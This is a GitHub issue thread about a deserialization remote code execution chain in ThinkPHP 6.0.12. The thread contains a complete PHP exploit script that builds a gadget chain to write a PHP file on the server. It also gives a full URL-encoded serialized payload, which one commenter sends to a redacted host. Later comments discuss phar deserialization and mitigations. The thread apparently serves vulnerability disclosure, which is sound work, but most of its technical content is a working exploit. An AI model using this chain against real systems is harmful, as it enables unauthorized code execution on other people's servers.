New issue

Jump to bottom

ThinkPHP 6.0.12 Unserialize RCE #2717

Open **beicheng-maker** opened this issue on May 24 · 18 comments

beicheng-maker commented on May 24 • edited

ThinkPHP RCE链子

Environment installation
test version:Thinkphp6.0.12
Environment configuration：(tp6只支持用composer安装)
composer create-project topthink/think=6.0.12 tp612
Add deserialization entry point

```
<?php

namespace app\controller;



use app\BaseController;

use think\facade\Request;

class Index extends BaseController

{

    public function index()

    {

        $payload=Request::post('cmd');

        unserialize($payload);

    }
```


```
    public function hello($name = 'ThinkPHP6')

    {

        return 'hello,' . $name;

    }

}
```

```
direct interview
http://127.0.0.1
post to send package
```

```
cmd=O%3A17%3A%22think%5Cmodel%5CPivot%22%3A4%3A%7Bs%3A21%3A%22%00think%5CModel%00lazySave%22%3Bb%3A1%
```

access `sess_huahua.php`

successfully RCE



exp

```php
<?php
namespace think\model\concern{
    trait Attribute{
        private $data = ['huahua'];
    }
}

namespace think\view\driver{
    class Php{}
}
namespace think\session\driver{
    class File{

    }
}
namespace League\Flysystem{
    class File{
        protected $path;
        protected $filesystem;
        public function __construct($File){
            $this->path='huahua.php';
            $this->filesystem=$File;
        }
    }
}
namespace think\console{
    use League\Flysystem\File;
    class Output{
        protected $styles=[];
        private $handle;
        public function __construct($File){
            $this->styles[]='getDomainBind';
            $this->handle=new File($File);
        }
    }
}
namespace think{
    abstract class Model{
        use model\concern\Attribute;
        private $lazySave;
        protected $withEvent;
        protected $table;
        function __construct($cmd,$File){
            $this->lazySave = true;
            $this->withEvent = false;
            $this->table = new route\Url(new Middleware,new console\Output($File),$cmd);
        }
    }
    class Middleware{
        public $request = 2333;
    }
}

namespace think\model{
    use think\Model;
```

```
    class Pivot extends Model{}
}

namespace think\route{
    class Url
    {
        protected $url = 'a:';
        protected $domain;
        protected $app;
        protected $route;
        function __construct($app,$route,$cmd){
            $this->domain = $cmd;
            $this->app = $app;
            $this->route = $route;
        }
    }
}

namespace{
    echo urlencode(serialize(new think\Model\Pivot('<?php phpinfo(); exit(); ?>',new think\session\dr
}
```

👍 1

NEX-S commented on Jul 5

安全老哥tql

Jiaoma commented on Aug 31

天天来此打卡，能不能官方来个人给个消息啥时候修复啊？

Yurunsoft commented on Aug 31

不要相信用户输入，不要直接反序列化用户传进来的数据，建议用 json 来传参数

augushong commented on Aug 31 • edited

是的，注意就行了。这根eval($cmd)没啥区别了。unserialize本来就应该在信任的数据中执行。

beicheng-maker commented on Sep 1 Author

> 是的，注意就行了。这根eval($cmd)没啥区别了。unserialize本来就应该在信任的数据中执行。

可能影响比较大的还是phar反序列化，因为上传文件是没有办法检测其正规内容的，网上只是爆出来了一些php函数支持phar协议，或许其他扩展还会有。

augushong commented on Sep 1

再安全点，就是用第三方存储，程序和数据分离。php-fpm环境确实有这种问题。

Yurunsoft commented on Sep 1

> 是的，注意就行了。这根eval($cmd)没啥区别了。unserialize本来就应该在信任的数据中执行。
>
> 可能影响比较大的还是phar反序列化，因为上传文件是没有办法检测其正规内容的，网上只是爆出来了一些php函数支持phar协议，或许其他扩展还会有。

上传文件目录nginx禁止php执行就完事了，最好是用对象存储

beicheng-maker commented on Sep 1 Author

> > 是的，注意就行了。这根eval($cmd)没啥区别了。unserialize本来就应该在信任的数据中执行。
> >
> > 可能影响比较大的还是phar反序列化，因为上传文件是没有办法检测其正规内容的，网上只是爆出来了一些php函数支持phar协议，或许其他扩展还会有。
>
> 上传文件目录nginx禁止php执行就完事了，最好是用对象存储

我觉得师傅可以去理解一下什么是phar反序列化，phar反序列化只需要满足，
1、一个支持phar协议的函数
2、一个支持上传文件的功能，上传任何后缀都可以。只需要保证内容有我们需要的即可。

beicheng-maker commented on Sep 1 Author

> 再安全点，就是用第三方存储，程序和数据分离。php-fpm环境确实有这种问题。

是的，师傅所说的完全可以避免这种安全风险。但是可能考虑到实际的应用环境，因成本，安全等问题可能不会考虑到第三方存储等等。因为如果交给第三方，还可以会面临供应链攻击。

augushong commented on Sep 1

也不用非得第三方，自己搭一个静态站点，用ftp连上去，也行。不过这些都是运维和架构的事了。

tp的这个反序列化问题，得看看是不是会影响到特性。看样子只要使用的类库（不管是不是tp的）在反序列化时能执行东西，就有问题。

beicheng-maker commented on Sep 1 Author

> 也不用非得第三方，自己搭一个静态站点，用ftp连上去，也行。不过这些都是运维和架构的事了。
>
> tp的这个反序列化问题，得看看是不是会影响到特性。看样子只要使用的类库（不管是不是tp的）在反序列化时能执行东西，就有问题。

是的师傅。确实是这种的，tp的这个反序列化问题，只有一部分用到了tp的类库。其他的pop部分还是其他的类库，不过反序列化问题在实际的渗透测试环境中还是比较鸡肋的，大部分应用在白盒代码审计之中（还是蛮好用的）。在没有分离的情况下，tp5、6的二开CMS还是很多都存在这个问题的。
可能厂商考虑到反序列化问题的难以修复，以及利用的鸡肋程度。已经拒绝承认反序列化为其漏洞，包括但不限于一些PHP MVC的大厂商tp、laravel等，不过Yii还是乐于承认反序列化为漏洞，所以Yii的最新版本很少看到反序列化漏洞了。

augushong commented on Sep 1

其实还是要看下产品的成本和使用者的成本就可以了。

这种问题，如果稍微规范一点使用方式，稍微专业一点的开发和运维就能避免，那其实不需要去考虑的，规范使用者的成本比调整产品的成本低。

其实箱laravel这种框架，都已经很流行使用serverless容器之类的东西了，肯定不会碰到上传文件的。

虽然php的发展方向咱不知道，但是如果无底线的降低使用者的成本，但是却限制了框架的发挥，也不是好事。

具体还是得看实用经验，大家可以反馈讨论一下这个事。

augushong commented on Sep 1

反正我基本没有遇到过反序列化请求数据的情况。

顶多就是序列化的数据存到数据库、对象存储或者本地存储。直接请求的还没遇到过。

beicheng-maker commented on Sep 1 Author

> 反正我基本没有遇到过反序列化请求数据的情况。
>
> 顶多就是序列化的数据存到数据库、对象存储或者本地存储。直接请求的还没遇到过。

是phar反序列化，不是类似unserialize这样的直接去请求数据。

augushong commented on Sep 1

phar包的话，很少把他当依赖加载吧。主要还是主动地去加载它，是不。

beicheng-maker commented on Sep 1 Author

> phar包的话，很少把他当依赖加载吧。主要还是主动地去加载它，是不。

例如利用文件读取的函数file_get_contents()去调用phar协议来达到和unserialie一样的效果
https://www.anquanke.com/post/id/245621

Jiaoma commented 25 days ago

@beicheng-maker
你好，我这边在验证这个然后写报告。我想问一下是把这个session_huahua.php放到app/controller/底下和Index.php在同级目录吗？我这边注入了那个cmd但是好像找不到sess_huahua.php。
我执行的url是https://xxxx:8443?cmd=O%3A17%3A%22think%5Cmodel%5CPivot%22%3A4%3A%7Bs%3A21%3A%22%00think%5CModel%00lazySave%22%3Bb%3A1%3Bs%3A12%3A%22%00%2A%00withEvent%22%3Bb%3A0%3Bs%3A8%3A%22%00%2A%00table%22%3BO%3A15%3A%22think%5Croute%5CUrl%22%3A4%3A%7Bs%3A6%3A%22%00%2A%00url%22%3Bs%3A2%3A%22a%3A%22%3Bs%3A9%3A%22%00%2A%00domain%22%3Bs%3A27%3A%22%3C%3Fphp+phpinfo%28%29%3B+exit%28%29%3B+%3F%3E%22%3Bs%3A6%3A%22%00%2A%00app%22%3BO%3A16%3A%22think%5CMiddleware%22%3A1%3A%7Bs%3A7%3A%22request%22%3Bi%3A2333%3B%7Ds%3A8%3A%22%00%2A%00route%22%3BO%3A20%3A%22think%5Cconsole%5COutput%22%3A2%3A%7Bs%3A9%3A%22%00%2A%00styles%22%3Ba%3A1%3A%7Bi%3A0%3Bs%3A13%3A%22getDomainBind%22%3B%7Ds%3A28%3A%22%00think%5Cconsole%5COutput%00handle%22%3BO%3A21%3A%22League%5CFlysystem%5CFile%22%3A2%3A%7Bs%3A7%3A%22%00%2A%00path%22%3Bs%3A10%3A%22huahua.php%22%3Bs%3A13%3A%22%00%2A%00filesystem%22%3BO%3A25%3A%22think%5Csession%5Cdriver%5CFile%22%3A0%3A%7B%7D%7D%7D%7Ds%3A17%3A%22%00think%5CModel%00data%22%3Ba%3A1%3A%7Bi%3A0%3Bs%3A6%3A%22huahua%22%3B%7D%7D

beicheng-maker commented 23 days ago • edited Author

> **@beicheng-maker** 你好，我这边在验证这个然后写报告。我想问一下是把这个session_huahua.php放到app/controller/底下和Index.php在同级目录吗？我这边注入了那个cmd但是好像找不到sess_huahua.php。 我执行的url是https://xxxx:8443?cmd=O%3A17%3A%22think%5Cmodel%5CPivot%22%3A4%3A%7Bs%3A21%3A%22%00think%5CModel%00lazySave%22%3Bb%3A1%3Bs%3A12%3A%22%00%2A%00withEvent%22%3Bb%3A0%3Bs%3A8%3A%22%00%2A%00table%22%3BO%3A15%3A%22think%5Croute%5CUrl%22%3A4%3A%7Bs%3A6%3A%22%00%2A%00url%22%3Bs%3A2%3A%22a%3A%22%3Bs%3A9%3A%22%00%2A%00domain%22%3Bs%3A27%3A%22%3C%3Fphp+phpinfo%28%29%3B+exit%28%29%3B+%3F%3E%22%3Bs%3A6%3A%22%00%2A%00app%22%3BO%3A16%3A%22think%5CMiddleware%22%3A1%3A%7Bs%3A7%3A%22request%22%3Bi%3A2333%3B%7Ds%3A8%3A%22%00%2A%00route%22%3BO%3A20%3A%22think%5Cconsole%5COutput%22%3A2%3A%7Bs%3A9%3A%22%00%2A%00styles%22%3Ba%3A1%3A%7Bi%3A0%3Bs%3A13%3A%22getDomainBind%22%3B%7Ds%3A28%3A%22%00think%5Cconsole%5COutput%00handle%22%3BO%3A21%3A%22League%5CFlysystem%5CFile%22%3A2%3A%7Bs%3A7%3A%22%00%2A%00path%22%3Bs%3A10%3A%22huahua.php%22%3Bs%3A13%3A%22%00%2A%00filesystem%22%3BO%3A25%3A%22think%5Csession%5Cdriver%5CFile%22%3A0%3A%7B%7D%7D%7D%7Ds%3A17%3A%22%00think%5CModel%00data%22%3Ba%3A1%3A%7Bi%3A0%3Bs%3A6%3A%22huahua%22%3B%7D%7D

如果你直接复制了我的payload之后是直接会在根目录生成的，你需要查找你本地绑定的是哪个目录，你可以全局搜索一下sess_huahua.php

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

5 participants